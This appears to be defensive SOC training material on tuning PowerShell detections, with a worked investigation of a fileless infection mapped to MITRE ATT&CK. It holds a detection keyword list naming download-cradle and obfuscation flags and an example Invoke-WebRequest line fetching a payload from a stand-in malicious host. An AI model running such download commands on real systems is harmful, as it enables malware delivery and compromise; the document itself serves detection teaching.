These logs provide the context needed for effective investigations.

Use Behavioral Correlation

Correlate PowerShell with:

- RDP logins
- Process creation
- Network connections
- Registry modifications
- Scheduled tasks

- Windows service creation
- Account creation
- Credential access attempts

Single indicators are often benign; combined behaviors are far more reliable.

Baseline Normal Activity

Identify:

- Common administrative scripts
- Frequent command-line patterns
- Trusted parent processes
- Approved destinations
- Regular automation schedules

Update the baseline as the environment evolves.

Maintain Allowlists

Regularly review and update allowlists for:

- Trusted scripts
- Management tools
- Service accounts
- Internal repositories
- Automation platforms

Ensure allowlists are documented and periodically validated.

Prioritize High-Risk Indicators

Assign higher severity to combinations such as:

- -EncodedCommand
- Invoke-Expression (IEX)
- DownloadString()
- Net.WebClient
- -ExecutionPolicy Bypass
- -WindowState Hidden
- Outbound connections to untrusted destinations

- Office applications spawning PowerShell
 - PowerShell spawning cmd.exe, rundll32.exe, or mshta.exe
-

Continuously Review Detection Performance

Monitor detection metrics such as:

- Alert volume
- False-positive rate
- True-positive rate
- Mean Time to Detect (MTTD)
- Mean Time to Respond (MTTR)

Refine rules based on investigation outcomes and emerging attacker techniques.

Key Takeaways

- PowerShell generates high alert volumes because it is a standard administrative and automation tool used throughout enterprise environments.
- The most common false positives come from legitimate administration, software deployment, monitoring tools, and scheduled automation.
- High-fidelity detections rely on **behavioral correlation**, **context**, and **allowlisting**, rather than simple keyword matching.
- Combining process, network, authentication, and persistence telemetry dramatically improves detection accuracy.
- Continuous tuning, baselining, and performance monitoring are essential to keep PowerShell detections effective while minimizing analyst fatigue.

Mini Investigation Scenario Scenario A Windows endpoint generates the following detections: User logs in successfully. powershell.exe launches with -EncodedCommand. PowerShell downloads a file using Invoke-WebRequest. The downloaded payload is executed. A Scheduled Task is created. The endpoint establishes an outbound HTTPS connection to an unknown IP. Ask AI to: Correlate all detections into a single attack timeline. Explain why each detection triggered. Identify the attacker's likely objectives. Map activity to MITRE ATT&CK. Assign an overall severity. Recommend immediate containment actions. Suggest additional detections to improve visibility. Expected Learning Outcomes

Mini Investigation Scenario – PowerShell Attack Investigation

Executive Summary

A Windows endpoint exhibited a sequence of events consistent with a **fileless PowerShell-based malware infection**. Shortly after a successful user logon, PowerShell was executed with an **encoded command**, which then **downloaded a remote payload** using Invoke-WebRequest. The payload was executed, followed by the creation of a **Scheduled Task** for persistence. Finally, the endpoint established an **outbound HTTPS connection** to an unknown external IP, indicating probable Command-and-Control (C2) communication.

The attack demonstrates multiple stages of the **MITRE ATT&CK Enterprise** framework, including execution, defense evasion, persistence, ingress tool transfer, and command and control. This activity should be treated as a **high-confidence compromise** requiring immediate containment.

Attack Timeline

Time	Event	ATT&CK Stage
T0	User successfully logs in	Initial Access / Valid Account
T0 + 10 sec	powershell.exe starts with -EncodedCommand	Execution, Defense Evasion
T0 + 15 sec	PowerShell executes Invoke-WebRequest to download a payload	Ingress Tool Transfer
T0 + 20 sec	Downloaded payload is executed	Execution
T0 + 30 sec	Scheduled Task is created	Persistence
T0 + 45 sec	HTTPS connection established to an unknown external IP	Command and Control

Detection Analysis

Detection 1 – Successful User Logon

Why did it trigger?

A successful authentication event was recorded before the malicious activity began.

Relevant Logs

- Windows Security Event ID **4624**

- Logon Type (Interactive or Remote Interactive depending on the scenario)
- Microsoft Defender XDR DeviceLogonEvents

Analyst Notes

A successful login itself is not malicious, but it establishes the starting point for the attack timeline and identifies the user context under which subsequent actions occurred.

Detection 2 – PowerShell Executed with -EncodedCommand

Why did it trigger?

PowerShell was launched using the -EncodedCommand parameter, indicating that the command was Base64-encoded.

Example:

```
powershell.exe -EncodedCommand SQBFaFgA...
```

Why attackers use it

- Hide malicious commands
- Evade signature-based detection
- Make manual analysis more difficult

Relevant Logs

- Sysmon Event ID **1**
 - Windows Security Event ID **4688**
 - Defender XDR DeviceProcessEvents
-

Detection 3 – PowerShell Downloads a File

Why did it trigger?

PowerShell used Invoke-WebRequest to retrieve a remote file.

Example:

```
Invoke-WebRequest -Uri http://malicious.example/payload.exe -OutFile payload.exe
```

Why attackers use it

- Download malware
- Retrieve additional tools
- Stage payloads after initial access

Relevant Logs

- Sysmon Event ID **1**
- Sysmon Event ID **3**

- Proxy logs
 - Firewall logs
 - DNS logs
-

Detection 4 – Downloaded Payload Executed

Why did it trigger?

The downloaded executable or script was launched, moving from payload delivery to execution.

Possible Indicators

- New process creation
- Parent process is powershell.exe
- Child process such as payload.exe, cmd.exe, or rundll32.exe

Relevant Logs

- Sysmon Event ID **1**
 - Windows Security Event ID **4688**
 - Defender XDR DeviceProcessEvents
-

Detection 5 – Scheduled Task Created

Why did it trigger?

A new Scheduled Task was created to ensure the malicious payload runs automatically after reboot or at a specified interval.

Relevant Logs

- Windows Security Event ID **4698**
- Sysmon Event ID **1** (if schtasks.exe is used)
- Microsoft Defender XDR DeviceProcessEvents

Why attackers use it

- Persistence
 - Automatic malware execution
 - Long-term access
-

Detection 6 – Outbound HTTPS Connection

Why did it trigger?

The endpoint established an HTTPS connection to an unknown external IP shortly after the payload executed.


Possible Purpose

- Command-and-Control (C2)
- Download additional malware
- Send stolen information
- Receive attacker commands

Relevant Logs

- Sysmon Event ID 3
- Microsoft Defender XDR DeviceNetworkEvents
- Firewall logs
- Proxy logs

Correlated Attack Chain



This sequence represents a coherent attack rather than isolated events.

Attacker's Likely Objectives

1. Gain Code Execution

Use encoded PowerShell to execute malicious commands while avoiding straightforward detection.

2. Download Additional Malware

Retrieve the primary payload from a remote server after gaining execution.

3. Establish Persistence

Create a Scheduled Task so the malware survives reboots and user logoffs.

4. Establish Command and Control

Connect to an external server to:

- Receive commands
 - Download additional payloads
 - Upload stolen data
 - Maintain remote access
-

5. Prepare for Further Actions

Potential follow-on objectives include:

- Credential theft
 - Privilege escalation
 - Lateral movement
 - Data exfiltration
 - Ransomware deployment
-

MITRE ATT&CK Mapping

Attack Activity	Tactic	Technique
Successful logon using a valid account	Defense Evasion / Persistence	T1078 – Valid Accounts
PowerShell execution	Execution	T1059.001 – PowerShell
Encoded PowerShell command	Defense Evasion	T1027 – Obfuscated Files or Information

Attack Activity	Tactic	Technique
Invoke-WebRequest download	Command and Control	T1105 – Ingress Tool Transfer
Payload execution	Execution	T1204 – User Execution (if user-initiated) / T1059.001 (if PowerShell executes it directly)
Scheduled Task creation	Persistence	T1053.005 – Scheduled Task
Outbound HTTPS connection	Command and Control	T1071.001 – Web Protocols

Overall Severity

Critical

Justification

Multiple high-confidence malicious behaviors were observed:

- Encoded PowerShell execution
- Remote payload download
- Payload execution
- Persistence established
- Outbound C2 communication

These events span multiple ATT&CK tactics and strongly indicate an active compromise rather than benign administrative activity.

Immediate Containment Actions

1. **Isolate the endpoint** from the network using your EDR/XDR platform.
2. **Terminate** the malicious PowerShell and payload processes.
3. **Block** the unknown external IP/domain at the firewall, proxy, or EDR.
4. **Disable and remove** the malicious Scheduled Task.
5. **Quarantine or delete** the downloaded payload after preserving forensic evidence.
6. **Collect forensic artifacts**, including:
 - PowerShell logs (4103/4104)
 - Security logs (4624, 4688, 4698)

- Sysmon logs (1, 3)
- Memory capture (if feasible)

7. **Reset credentials** if compromise of the logged-in account is suspected.

8. **Hunt across the environment** for:

- Similar encoded PowerShell commands
- Connections to the same IP/domain
- Identical Scheduled Task names
- Hashes of the downloaded payload

Additional Detections to Improve Visibility

Detection	Purpose
PowerShell Script Block Logging (Event ID 4104)	Capture full PowerShell script content
PowerShell Module Logging (Event ID 4103)	Record cmdlet execution
Process creation with suspicious parent-child relationships	Detect Office or browser spawning PowerShell
Encoded PowerShell detection	Identify obfuscated execution
PowerShell with Invoke-WebRequest, DownloadString, or IEX	Detect download cradles
PowerShell followed by outbound network connection	Identify potential C2 or payload retrieval
Scheduled Task creation (Event ID 4698)	Detect persistence
Unsigned executable launched from user-writable directories	Detect execution of downloaded payloads
DNS queries to newly observed or low-reputation domains	Detect early-stage C2

Detection	Purpose
Correlation rule: PowerShell → Download → Execution → Persistence → Network	High-confidence multi-stage attack detection

Expected Learning Outcomes

After completing this investigation, you should be able to:

- Correlate multiple security events into a single attack timeline instead of treating them as isolated alerts.
- Recognize how attackers abuse PowerShell using encoded commands and download cradles.
- Understand how persistence is established through Scheduled Tasks.
- Identify outbound HTTPS connections as potential indicators of command-and-control activity.
- Map attacker behavior to the MITRE ATT&CK framework.
- Assign an appropriate incident severity based on the complete attack chain.
- Recommend effective containment actions to stop an active compromise.
- Design higher-fidelity detections by correlating process creation, PowerShell activity, persistence events, and network telemetry.